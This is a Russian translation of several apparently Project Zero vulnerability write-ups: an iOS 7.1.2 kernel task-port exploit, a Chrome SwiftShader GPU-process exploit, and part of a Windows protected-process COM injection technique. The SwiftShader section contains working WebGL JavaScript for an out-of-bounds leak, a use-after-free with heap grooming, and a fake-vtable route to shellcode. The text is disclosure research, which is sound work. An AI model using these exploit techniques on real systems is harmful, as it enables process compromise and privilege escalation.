IOConnectSetNotificationPort(conn,
                             0,
                             notification_port,
                             ref);
```

После этого в сообщении в общей памяти виден адрес `ipc_port` этого порта в ядре:

```
+0x00001010  00000013  // msgh_bits
+0x00001014  00000018  // msgh_size
+0x00001018  99a3e310  // msgh_remote_port
+0x0000101c  00000000  // msgh_local_port
+0x00001020  00000000  // msgh_reserved
+0x00001024  00000000  // msgh_id
```

Теперь нужно определить адрес в куче для одного из ранних портов ядра. Если просто вызвать `IOConnectSetNotificationPort` с правом отправки в порт `host_self`, получим ошибку:

```
IOConnectSetNotificationPort error: 1000000a (ipc/send) invalid port right
```

На самом деле эту ошибку возвращает клиентский код MIG, сообщая, что сериализованное MIG-сообщение не удалось отправить. `IOConnectSetNotificationPort` — тонкая обёртка над сгенерированным MIG клиентским кодом `io_connect_set_notification_port`. Рассмотрим определение MIG:

```
routine io_connect_set_notification_port(
    connection : io_connect_t;
    in notification_type : uint32_t;
    in port : mach_port_make_send_t;
    in reference : uint32_t);
```

Здесь видно, что аргумент порта определён как `mach_port_make_send_t`. Это означает, что код MIG передаст аргумент порта в дескрипторе порта с disposition `MACH_MSG_TYPE_MAKE_SEND`, для чего отправитель должен иметь право приёма, а не право отправки. Чтобы обойти это ограничение, можно вставить право отправки в host port под новым именем в собственном пространстве имён IPC, а затем использовать это имя как право приёма при ручном формировании запроса.

Сделав это и передав имя, полученное от `mach_host_self()`, мы узнаем адрес host port в ядре:

```
host port: 0x8e30cee0
```

Утечка адресов нескольких ранних портов, которые, вероятно, находятся на одной странице памяти, и вычисление наибольшего общего делителя дают хорошую оценку размера `ipc_port_t` в этой версии iOS:

```
master port: 0x8e30c690
host port:   0x8e30cee0
GCF(0x690, 0xee0) = 0x70
```

Из исходного кода XNU видно, что host port выделяется раньше kernel task port. Поскольку это было до появления рандомизации freelist распределителя зон, адрес kernel task port, вероятно, находится ниже адреса host port на небольшое фиксированное кратное `0x70`.

Если установить в поле `msgh_local_port` адрес host port минус `0x70`, а затем уменьшать его на `0x70` при каждом получении сообщения уведомления, с каждым уведомлением нам будет передаваться другой ранний порт. В конце концов таким способом мы получим право отправки в kernel task port.

Собираем всё вместе

Мой эксплойт для iOS 7.1.2 доступен здесь; я проверял его только на iPhone 4. Для сборки и запуска потребуется старая версия Xcode — я использую Xcode 7.3.1.

Запустите приложение, нажмите кнопку «Домой», чтобы вызвать сообщение HID-уведомления, и наслаждайтесь доступом на чтение и запись памяти ядра. :)

Получается, что в 2014 году при достаточном знании внутреннего устройства ОС и подходящем наборе ошибок было довольно легко построить цепочку логических ошибок и получить чтение и запись памяти ядра. С тех пор многое изменилось, но было бы интересно сравнить эту цепочку с современными цепочками эксплуатации для актуальных устройств.

Уроки

Анализ вариантов чрезвычайно важен, но хорошо проводить его заинтересованы только атакующие. Почему пользовательский вариант этой проблемы `IODataQueue` сохранялся ещё четыре года после исправления почти точно такой же ошибки в реализации ядра? Проверка кода и фаззинг должны были найти её гораздо раньше.

Не стоит также преуменьшать возможные последствия одной лишь пользовательской версии ошибки. До `mach_portal` из-за особенности проектирования службы MIG `com.apple.iohideventsystem` процесс `backboardd` имел права отправки во множество привилегированных task port. Кража одного из этих портов давала контроль над соответствующей задачей.

Некоторые из этих задач выполнялись от имени root, а значит, могли эксплуатировать уязвимость processor_set_tasks, чтобы получить task port любой задачи на устройстве. Несмотря на то что проблема была известна, её исправили лишь после того, как я использовал её в `triple_fetch`.

Эта проблема `IODataQueue` была не единственным вариантом, найденным мной в рамках проекта. Проект deja-xnu для iOS 11.4.1 также содержит PoC-код, вызывающий ошибку генерации кода MIG в клиентах `backboardd`, а в трекере Project Zero приведены подробности других проблем в связанном коде обработки очередей.

Последнее замечание о бюллетенях безопасности

Можно заметить, что ни одна из упомянутых выше проблем не вошла в бюллетень безопасности iOS 12, хотя все они были исправлены в этом выпуске. Apple до сих пор не присвоила им идентификаторы CVE и публично не признала, что они исправлены в iOS 12. На мой взгляд, бюллетени безопасности должны давать пользователям точное представление о проблемах, устранённых обновлением. Сокрытие уязвимостей затрудняет оценку риска откладывания обновления и лишает исследователей публичного признания их работы.

Heap Feng Shader: эксплуатация SwiftShader в Chrome

Автор: Марк Брэнд, Google Project Zero

На большинстве систем в обычных условиях Chrome никогда не использует SwiftShader: он служит запасным вариантом при наличии известной проблемной, «занесённой в чёрный список» видеокарты или драйвера. Однако Chrome также может во время работы решить, что видеокарта нестабильна, и в этом случае тоже переключиться на SwiftShader.

SwiftShader представляет собой довольно интересную поверхность атаки в Chrome, поскольку вся работа по отрисовке выполняется в отдельном GPU-процессе. Этот процесс отвечает за вывод изображения на экран, поэтому ему требуется больше привилегий, чем большинству процессов в песочнице; в Linux ему даже разрешено взаимодействовать с сервером X11. Таким образом, компрометация GPU-процесса даёт атакующему значительно больше возможностей, чем компрометация обычного процесса renderer.

Оказывается, даже при наличии поддерживаемого GPU атакующему сравнительно легко заставить браузер использовать SwiftShader для ускоренной графики: если GPU-процесс аварийно завершится более четырёх раз, Chrome переключится на программный renderer. Это означает, что уязвимости SwiftShader напрямую доступны веб-контенту даже в системах, где SwiftShader обычно не выбирается.

Предыдущие проблемы точности

Ранее мы рассматривали утечку информации, возникшую из-за проблем точности в коде SwiftShader. Начнём с полученного из этой проблемы полезного примитива утечки. Немного поэкспериментировав, я пришёл к следующему коду: он использует `blitFramebuffer`, чтобы скопировать данные за концом исходной цели рендеринга, а затем считывает скопированные байты обратно в JavaScript:

```
function issue_1584(gl) {
    const src_width = 0x2000;
    const src_height = 0x16c4;

    // We use a texture for the source, since this will be allocated directly
    // when we call glTexImage2D.
    this.src_fb = gl.createFramebuffer();
    gl.bindFramebuffer(gl.READ_FRAMEBUFFER, this.src_fb);

    let src_data = new Uint8Array(src_width * src_height * 4);
    for (var i = 0; i < src_data.length; ++i) {
        src_data[i] = 0x41;
    }

    let src_tex = gl.createTexture();
    gl.bindTexture(gl.TEXTURE_2D, src_tex);
    gl.texImage2D(gl.TEXTURE_2D, 0, gl.RGBA8,
                  src_width, src_height, 0,
                  gl.RGBA, gl.UNSIGNED_BYTE, src_data);
    gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_MIN_FILTER, gl.NEAREST);
    gl.texParameteri(gl.TEXTURE_2D, gl.TEXTURE_MAG_FILTER, gl.NEAREST);
    gl.framebufferTexture2D(gl.READ_FRAMEBUFFER,
                            gl.COLOR_ATTACHMENT0,
                            gl.TEXTURE_2D, src_tex, 0);

    this.read = function() {
```

```
        gl.bindFramebuffer(gl.READ_FRAMEBUFFER, this.src_fb);

        const dst_width = 0x2000;
        const dst_height = 0x1fc4;
        dst_fb = gl.createFramebuffer();
        gl.bindFramebuffer(gl.DRAW_FRAMEBUFFER, dst_fb);

        let dst_rb = gl.createRenderbuffer();
        gl.bindRenderbuffer(gl.RENDERBUFFER, dst_rb);
        gl.renderbufferStorage(gl.RENDERBUFFER, gl.RGBA8,
                               dst_width, dst_height);
        gl.framebufferRenderbuffer(gl.DRAW_FRAMEBUFFER,
                                   gl.COLOR_ATTACHMENT0,
                                   gl.RENDERBUFFER, dst_rb);
        gl.bindFramebuffer(gl.DRAW_FRAMEBUFFER, dst_fb);

        // Trigger.
        gl.blitFramebuffer(0, 0, src_width, src_height,
                           0, 0, dst_width, dst_height,
                           gl.COLOR_BUFFER_BIT, gl.NEAREST);

        // Copy the out-of-bounds data back to JavaScript.
        var leak_data = new Uint8Array(dst_width * 8);
        gl.bindFramebuffer(gl.READ_FRAMEBUFFER, dst_fb);
        gl.readPixels(0, dst_height - 1, dst_width, 1,
                      gl.RGBA, gl.UNSIGNED_BYTE, leak_data);
        return leak_data.buffer;
    };

    return this;
}
```

Этот примитив утечки может показаться довольно грубым, но поскольку SwiftShader использует системную кучу, несложно безопасно организовать доступ к памяти, расположенной непосредственно после этого выделения.

И вторая ошибка

Следующая уязвимость — use-after-free объекта `egl::ImageImplementation`, вызванная переполнением счётчика ссылок. С точки зрения эксплуатации это очень удобный объект: из JavaScript можно читать и записывать хранящиеся в нём данные, а операции над изображением приводят к вызовам виртуальных методов.

Подведём промежуточный итог. Мы только что освободили объект и точно знаем, как *должны* выглядеть находившиеся в нём данные. Всё кажется просто: теперь нужно найти примитив, который позволит заменить объект!

На деле это оказалось самой неприятной частью эксплойта. Команды OpenGL при передаче из WebGL в GPU-процесс проходят несколько уровней проверки, дублирования и копирования: начальную проверку WebGL в renderer, проверку командного буфера GPU, проверку ANGLE и, наконец, проверку SwiftShader. Поэтому трудно найти выделения, и размер, и содержимое которых напрямую управляются из JavaScript.

Однако один хороший примитив существует — uniform-переменные шейдера. Через них параметры передаются программируемым GPU-шейдерам. В коде SwiftShader видно, что при окончательном выделении этих объектов и размер, и содержимое управляются шейдером и вызовами из JavaScript.

Приведённый ниже код реализует этот приём для простейшей подготовки кучи в процессе SwiftShader/GPU, а также оптимизированный способ переполнения счётчика ссылок. Исходный код шейдера создаёт четыре выделения размером `0xf0`, каждое из которых содержит управляемые

нами значения. Объект `egl::ImageImplementation` цели рендеринга освобождается посредством переполнения счётчика ссылок, после чего его заменяют выделения uniform-переменных шейдера.

```
function issue_1585(gl, fake) {
    let vertex_shader = gl.createShader(gl.VERTEX_SHADER);
    gl.shaderSource(vertex_shader, `
        attribute vec4 position;
        uniform int block0[60];
        uniform int block1[60];
        uniform int block2[60];
        uniform int block3[60];
        void main() {
            gl_Position = position;
            gl_Position.x += float(block0[0]);
            gl_Position.x += float(block1[0]);
            gl_Position.x += float(block2[0]);
            gl_Position.x += float(block3[0]);
        }`);
    gl.compileShader(vertex_shader);

    let fragment_shader = gl.createShader(gl.FRAGMENT_SHADER);
    gl.shaderSource(fragment_shader, `
        void main() {
            gl_FragColor = vec4(0.0, 0.0, 0.0, 0.0);
        }`);
    gl.compileShader(fragment_shader);

    this.program = gl.createProgram();
    gl.attachShader(this.program, vertex_shader);
    gl.attachShader(this.program, fragment_shader);

    const uaf_width = 8190;
    const uaf_height = 8190;
    this.fb = gl.createFramebuffer();
    uaf_rb = gl.createRenderbuffer();
    gl.bindFramebuffer(gl.READ_FRAMEBUFFER, this.fb);
    gl.bindRenderbuffer(gl.RENDERBUFFER, uaf_rb);
    gl.renderbufferStorage(gl.RENDERBUFFER, gl.RGBA32UI,
                           uaf_width, uaf_height);
    gl.framebufferRenderbuffer(gl.READ_FRAMEBUFFER,
                               gl.COLOR_ATTACHMENT0,
                               gl.RENDERBUFFER, uaf_rb);

    let tex = gl.createTexture();
    gl.bindTexture(gl.TEXTURE_CUBE_MAP, tex);

    // Trigger.
    for (i = 2; i < 0x10; ++i) {
        gl.copyTexImage2D(gl.TEXTURE_CUBE_MAP_POSITIVE_X, 0,
                          gl.RGBA32UI, 0, 0,
                          uaf_width, uaf_height, 0);
    }

    function unroll(gl) {
        gl.copyTexImage2D(gl.TEXTURE_CUBE_MAP_POSITIVE_X, 0,
                          gl.RGBA32UI, 0, 0,
                          uaf_width, uaf_height, 0);
        // snip ...
        gl.copyTexImage2D(gl.TEXTURE_CUBE_MAP_POSITIVE_X, 0,
                          gl.RGBA32UI, 0, 0,
                          uaf_width, uaf_height, 0);
    }

    for (i = 0x10; i < 0x100000000; i += 0x10) {
        unroll(gl);
    }

    // The egl::ImageImplementation for the rendertarget of uaf_rb is now 0,
    // so this call will free it, leaving a dangling reference.
    gl.copyTexImage2D(gl.TEXTURE_CUBE_MAP_POSITIVE_X, 0,
                      gl.RGBA32UI, 0, 0, 256, 256, 0);
```

```
    // Replace the allocation with our shader uniform.
    gl.linkProgram(this.program);
    gl.useProgram(this.program);

    function wait(ms) {
        var start = Date.now(),
            now = start;
        while (now - start < ms) {
            now = Date.now();
        }
    }

    function read(uaf, index) {
        wait(200);
        var read_data = new Int32Array(60);
        for (var i = 0; i < 60; ++i) {
            read_data[i] = gl.getUniform(
                uaf.program,
                gl.getUniformLocation(
                    uaf.program,
                    'block' + index.toString() + '[' + i.toString() + ']'));
        }
        return read_data.buffer;
    }

    function write(uaf, index, buffer) {
        gl.uniform1iv(
            gl.getUniformLocation(
                uaf.program, 'block' + index.toString()),
            new Int32Array(buffer));
        wait(200);
    }

    this.read = function() {
        return read(this, this.index);
    };

    this.write = function(buffer) {
        return write(this, this.index, buffer);
    };

    for (var i = 0; i < 4; ++i) {
        write(this, i, fake.buffer);
    }

    gl.readPixels(0, 0, 2, 2,
                  gl.RGBA_INTEGER, gl.UNSIGNED_INT,
                  new Uint32Array(2 * 2 * 16));

    for (var i = 0; i < 4; ++i) {
        data = new DataView(read(this, i));
        for (var j = 0; j < 0xf0; ++j) {
            if (fake.getUint8(j) != data.getUint8(j)) {
                log('uaf block index is ' + i.toString());
                this.index = i;
                return this;
            }
        }
    }
}
```

Теперь объект можно изменить так, чтобы он позволял читать и записывать всю память GPU-процесса. В функции `read_write` показано, как для этого используются методы `gl.readPixels` и `gl.blitFramebuffer`.

С этого момента получить произвольное выполнение кода должно быть довольно просто. Хотя выровнять ROP-цепочку при необходимости заменить объект C++ зачастую неприятно, это вполне решаемая задача. Однако оказалось, что SwiftShader предоставляет гораздо более чистый путь.

Для максимальной производительности SwiftShader использует JIT-компиляцию шейдеров. JIT-компилятор задействует другой объект C++, `SubzeroReactor::ELFMemoryStreamer`, для загрузки и отображения в память сгенерированных исполняемых файлов ELF. Возможно, можно создать поддельный объект, который заставит JIT-загрузчик отобразить нашу полезную нагрузку как исполняемый код.

Это действительно возможно. Создадим поддельную vtable со следующими соответствиями:

```
egl::ImageImplementation::lockInternal   -> egl::ImageImplementation::lockInternal
egl::ImageImplementation::unlockInternal -> ELFMemoryStreamer::getEntry
egl::ImageImplementation::release        -> shellcode
```

После чтения из такого объекта изображения вместо возврата пикселей в JavaScript наша shellcode-нагрузка выполнится в GPU-процессе.

Выводы

Интересно, что, взглянув на кодовую базу современного браузера под другим углом, можно найти поверхность атаки, напрямую доступную из JavaScript, в довольно неожиданных местах — в стороне от более очевидных и потому активно исследуемых областей вроде движка JavaScript и DOM.

Многие кодовые базы имеют долгую историю разработки, в ходе которой ради совместимости и согласованности между выпусками принималось множество компромиссных решений. Стоит пересмотреть некоторые из них и проверить, оправдались ли исходные ожидания и получили ли резервные компоненты вроде SwiftShader анализ безопасности, соответствующий имеющимся у них теперь привилегиям и степени доступности.

Внедрение кода в защищённые процессы Windows через COM — часть 2

Автор: Джеймс Форшоу, Project Zero

В предыдущей публикации я рассмотрел приём, объединяющий несколько ранее сообщённых Microsoft проблем для внедрения произвольного кода в процесс PPL-WindowsTCB. Представленные методы не подходят для эксплуатации более старых и сильных Protected Process (PP) по нескольким причинам. Эта публикация восполняет пробел и описывает, как мне удалось без прав администратора перехватить управление полноценным процессом PP-WindowsTCB. В основном это академический эксперимент: мне хотелось проверить, смогу ли я запустить код в полноценном PP, поскольку по сравнению с PPL внутри PP доступно не так уж много дополнительных возможностей.

Кратко напомню предыдущую атаку. Мне удалось найти процесс, который запускался как PPL и одновременно предоставлял COM-службу. Это была «.NET Runtime Optimization Service», входящая в .NET Framework и использующая PPL уровня CodeGen для назначения кэшированных уровней подписи Ahead-of-Time-компилированным DLL, чтобы те могли работать с User-Mode Code Integrity (UMCI). Изменение конфигурации COM proxy позволяло вызвать смешение типов и загрузить произвольную DLL, перехватив конфигурацию KnownDlls. Получив выполнение кода внутри PPL, я мог воспользоваться ошибкой кэшированной подписи, создать DLL, подписанную для загрузки в любой PPL, и таким образом повысить уровень до PPL-WindowsTCB.

Поиск новой цели

Первой мыслью при эксплуатации полноценного PP было использовать дополнительный доступ, полученный благодаря выполнению кода на уровне PPL-WindowsTCB. Можно предположить, что кэшированная подпись DLL позволит обойти проверки безопасности и загрузить её в полноценный PP. К сожалению, модуль Code Integrity ядра игнорирует кэшированные уровни подписи для полноценного PP. А что насчёт KnownDlls в целом? Имея права администратора и код в PPL-WindowsTCB, можно напрямую записывать данные в каталог объектов KnownDlls (почему для этого нужен PPL, объясняется в другой моей публикации) и попытаться заставить PP загрузить произвольную DLL. Но, как я упоминал в предыдущей статье, это тоже не работает: полноценный PP игнорирует KnownDlls. Даже если бы он загружал KnownDlls, я не хотел требовать права администратора для внедрения кода в процесс.

Я решил снова запустить PowerShell-скрипт из предыдущей публикации, чтобы выяснить, какие исполняемые файлы запускаются как полноценные PP и на каком уровне. В Windows 10 1803 довольно много файлов работают на уровне PP-Authenticode, однако с более привилегированным уровнем запускаются лишь четыре, перечисленные в таблице.

Путь	Уровень подписи
`C:\windows\system32\GenValObj.exe`	Windows
`C:\windows\system32\sppsvc.exe`	Windows
`C:\windows\system32\WerFaultSecure.exe`	WindowsTCB


`C:\windows\system32\SgrmBroker.exe`	WindowsTCB

Поскольку аналога пути от PP-Windows к PP-WindowsTCB, который у меня был для PPL, я не знал, интерес представляли лишь два из четырёх файлов: `WerFaultSecure.exe` и `SgrmBroker.exe`. Я сопоставил их с известными регистрациями COM-служб, но ничего не нашёл. Это ещё не означает, что у файлов нет поверхности атаки COM: исполняемый файл .NET из прошлой атаки также не регистрирует свою COM-службу. Поэтому я провёл базовую обратную разработку в поисках использования COM.

Исполняемый файл `SgrmBroker` почти ничего не делает: это обёртка над приложением isolated user mode, реализующая аттестацию системы во время работы в составе Windows Defender System Guard, и он не вызывает API COM. `WerFaultSecure` также, по-видимому, не обращается к COM, однако я уже знал, что `WerFaultSecure` может загружать COM-объекты: Алекс Ионеску применил мою исходную атаку выполнения кода через COM scriptlet, перехватив загрузку COM-объекта в `WerFaultSecure` и получив уровень PPL-WindowsTCB. Хотя `WerFaultSecure` не предоставлял службу, возможно, сам факт инициализации COM позволял добиться произвольного выполнения кода. Чтобы понять поверхность атаки COM, нужно разобраться, как COM реализует внепроцессные серверы и удалённое взаимодействие.

Погружение во внутреннее устройство COM Remoting

COM-клиент и COM-сервер взаимодействуют по протоколу MSRPC, основанному на DCE/RPC от Open Group. Для локального взаимодействия транспортом служат порты Advanced Local Procedure Call (ALPC). На высоком уровне обмен между клиентом и сервером выглядит так:



Чтобы клиент мог найти сервер, процесс регистрирует конечную точку ALPC у активатора DCOM в RPCSS (1). Вместе с ней регистрируется Object Exporter ID (OXID) сервера — случайное 64-битное число, назначенное RPCSS. Когда клиент хочет подключиться к серверу, он сначала просит RPCSS преобразовать значение OXID сервера в конечную точку RPC (2). Узнав конечную точку ALPC RPC, клиент подключается к серверу и вызывает методы COM-объекта (3).


Значение OXID узнаётся либо из результата внепроцессной (OOP) активации COM, либо из marshaled-структуры Object Reference (OBJREF). Внутри клиент вызывает метод `ResolveOxid` RPC-интерфейса `IObjectExporter` службы RPCSS. Прототип `ResolveOxid` выглядит так:

```
interface IObjectExporter {
    // ...
    error_status_t ResolveOxid(
        [in] handle_t hRpc,
        [in] OXID* pOxid,
        [in] unsigned short cRequestedProtseqs,
        [in] unsigned short arRequestedProtseqs[],
        [out, ref] DUALSTRINGARRAY** ppdsaOxidBindings,
        [out, ref] IPID* pipidRemUnknown,
        [out, ref] DWORD* pAuthnHint
    );
}
```

Из прототипа видно, что разрешаемый OXID передаётся в параметре `pOxid`, а сервер возвращает массив Dual String Bindings, представляющих конечные точки RPC для подключения к этому OXID. Сервер также возвращает ещё два значения: подсказку уровня аутентификации (`pAuthnHint`), которую можно без опасений игнорировать, и IPID интерфейса `IRemUnknown` (`pipidRemUnknown`), который игнорировать нельзя.

IPID — GUID-значение, называемое Interface Process ID. Это уникальный идентификатор COM-интерфейса внутри сервера, необходимый для связи с нужным COM-объектом: он позволяет одной конечной точке RPC мультиплексировать несколько интерфейсов в одном соединении. `IRemUnknown` — стандартный COM-интерфейс, который обязан реализовать каждый COM-сервер. Он используется для запроса новых IPID у существующего объекта через `RemQueryInterface` и управления счётчиком ссылок удалённого объекта через методы `RemAddRef` и `RemRelease`. Этот интерфейс должен существовать всегда, независимо от того, экспортирован ли настоящий COM-сервер, а его IPID можно узнать при разрешении OXID сервера. Поэтому мне стало интересно, какие ещё методы поддерживает интерфейс и нет ли среди них чего-нибудь пригодного для выполнения кода.

Среда выполнения COM хранит базу данных всех IPID, поскольку при получении запроса на вызов метода ей нужно найти объект сервера. Зная структуру базы, можно определить, где реализован интерфейс `IRemUnknown`, разобрать его методы и выяснить, какие ещё возможности он предоставляет. К счастью, формат базы я уже исследовал для своего инструмента OleViewDotNet, в частности для команды `Get-ComProcess` модуля PowerShell. Если запустить команду для процесса, который использует COM, но не реализует COM-сервер, например Notepad, можно попытаться определить нужный IPID.



На снимке экспортированы два IPID: `IRundown` и интерфейс Windows.Foundation. Windows.Foundation можно смело игнорировать, а `IRundown` выглядит интереснее. Если провести такую же проверку любого COM-процесса, окажется, что он тоже экспортирует интерфейсы `IRundown`. Но разве мы не ожидали `IRemUnknown`? Если передать параметры `ResolveMethodNames` и `ParseStubMethods` команде `Get-ComProcess`, она попытается разобрать параметры методов интерфейса и найти имена по публичным символам. Получив данные интерфейса, можно передать объект IPID команде `Format-ComProxy` и получить базовое текстовое представление интерфейса `IRundown`. После очистки интерфейс `IRundown` выглядит следующим образом:

```
[uuid("00000134-0000-0000-c000-000000000046")]
interface IRundown : IUnknown {
    HRESULT RemQueryInterface(...);
    HRESULT RemAddRef(...);
    HRESULT RemRelease(...);
    HRESULT RemQueryInterface2(...);
    HRESULT RemChangeRef(...);
    HRESULT DoCallback([in] struct XAptCallback* pCallbackData);
    HRESULT DoNonreentrantCallback([in] struct XAptCallback* pCallbackData);
    HRESULT AcknowledgeMarshalingSets(...);
    HRESULT GetInterfaceNameFromIPID(...);
    HRESULT RundownOid(...);
}
```

Этот интерфейс является надмножеством `IRemUnknown`: он реализует такие методы, как `RemQueryInterface`, и добавляет ещё несколько. Особенно меня заинтересовали методы `DoCallback` и `DoNonreentrantCallback`: судя по названиям, они выполняют некий «обратный вызов». Возможно, ими можно злоупотребить? Рассмотрим реализацию `DoCallback`, восстановленную с помощью обратной разработки (`DoNonreentrantCallback` внутри просто делегирует выполнение `DoCallback`, поэтому отдельно рассматривать его не нужно):

```
struct XAptCallback {
    void* pfnCallback;
    void* pParam;
    void* pServerCtx;
    void* pUnk;
    void* iid;
    int iMethod;
    GUID guidProcessSecret;
};

HRESULT CRemoteUnknown::DoCallback(XAptCallback* pCallbackData) {
    CProcessSecret::GetProcessSecret(&pguidProcessSecret);

    if (!memcmp(&pguidProcessSecret,
                &pCallbackData->guidProcessSecret, sizeof(GUID))) {
        if (pCallbackData->pServerCtx == GetCurrentContext()) {
            return pCallbackData->pfnCallback(pCallbackData->pParam);
        } else {
            return SwitchForCallback(
                pCallbackData->pServerCtx,
                pCallbackData->pfnCallback,
                pCallbackData->pParam);
        }
    }
    return E_INVALIDARG;
}
```

Этот метод очень интересен: он принимает структуру с указателем на вызываемый метод и произвольным параметром, после чего выполняет указанный код. Единственные ограничения для вызова произвольного метода — нужно заранее знать случайно сгенерированный GUID, секрет процесса, и адрес контекста сервера. Проверка случайного значения конкретного процесса — распространённый шаблон безопасности API COM, обычно ограничивающий функциональность внутрипроцессными вызывающими сторонами. Нечто похожее я эксплуатировал в Free-Threaded Marshaler ещё в 2014 году.

Для чего нужен `DoCallback`? Среда выполнения COM создаёт новый интерфейс `IRundown` для каждого инициализированного COM apartment. Это важно: при вызове методов между apartment, например объекта STA из MTA, соответствующие методы `IRemUnknown` необходимо вызывать в правильном apartment. Разработчики заодно добавили несколько полезных для межапартаментных вызовов методов, включая универсальный метод «вызвать что угодно». Он используется внутренним кодом среды COM и косвенно доступен через такие методы, как `CoCreateObjectInContext`. Чтобы `DoCallback` нельзя было эксплуатировать вне процесса, проверяется секрет процесса, что должно ограничивать его только внутрипроцессными вызовами — если только внешний процесс не способен прочитать секрет из памяти.

Злоупотребление DoCallback

Вызов `DoCallback` даёт примитив выполнения произвольного кода в любом процессе, инициализировавшем COM, включая PP. Для успешного вызова произвольного кода нужно знать четыре значения:

1. Порт ALPC, который прослушивает COM-процесс.
2. IPID интерфейса `IRundown`.
3. Инициализированное значение секрета процесса.
4. Адрес корректного контекста, в идеале то же значение, которое возвращает `GetCurrentContext`, чтобы выполнить вызов в том же потоке RPC.

Получить порт ALPC и IPID легко, если процесс предоставляет COM-сервер: оба значения возвращаются при разрешении OXID. К сожалению, `WerFaultSecure` не предоставляет COM-объект, который можно создать, поэтому этот путь закрыт и возникает первая проблема. Для извлечения секрета процесса и значения контекста требуется прочитать содержимое памяти процесса. Это вторая проблема: одна из намеренных защит PP как раз не позволяет процессу без PP читать память PP. Как решить обе задачи?

Обсудив это с Алексом на Recon, мы придумали возможную атаку при наличии прав администратора. Даже администратор не может напрямую читать память PP. Можно было бы загрузить драйвер, но это полностью разрушило бы защиту PP, поэтому мы искали способ обойтись без выполнения кода в ядре.

Самое простое — извлечь порт ALPC и IPID из RPCSS. Служба RPCSS не является защищённой, даже на уровне PPL, поэтому никаких особых ухищрений не требуется: нужно лишь знать, где значения хранятся в памяти. Указатель контекста, вероятно, можно подобрать перебором, поскольку диапазон возможных адресов невелик; задачу немного упрощает использование 32-битной версии `WerFaultSecure`.

Извлечь секрет сложнее. Он инициализируется в доступной для записи памяти и после изменения попадает в рабочий набор процесса. Поскольку страница не заблокирована, при подходящих условиях памяти она может быть выгружена. Если заставить страницу с секретом попасть на диск, её можно прочитать, хотя она и принадлежит PP. Имея права администратора, секрет можно украсть следующим образом:

1. Убедиться, что секрет инициализирован, а страница изменена.
2. Принудительно урезать рабочий набор процесса: тогда изменённая страница с секретом в конечном итоге должна попасть на диск.
3. Создать файл аварийного дампа памяти ядра системным вызовом `NtSystemDebugControl`. Администратор может создать дамп без включённой отладки ядра; он будет содержать всю активную память ядра. Система при этом фактически не падает.

4. Найти в дампе Page Table Entry страницы со значением секрета. PTE должен показать, где выгруженные данные находятся в файле подкачки на диске.
5. Открыть том с файлом подкачки на чтение, разобрать структуры NTFS, найти файл подкачки, затем выгруженные данные и извлечь секрет.

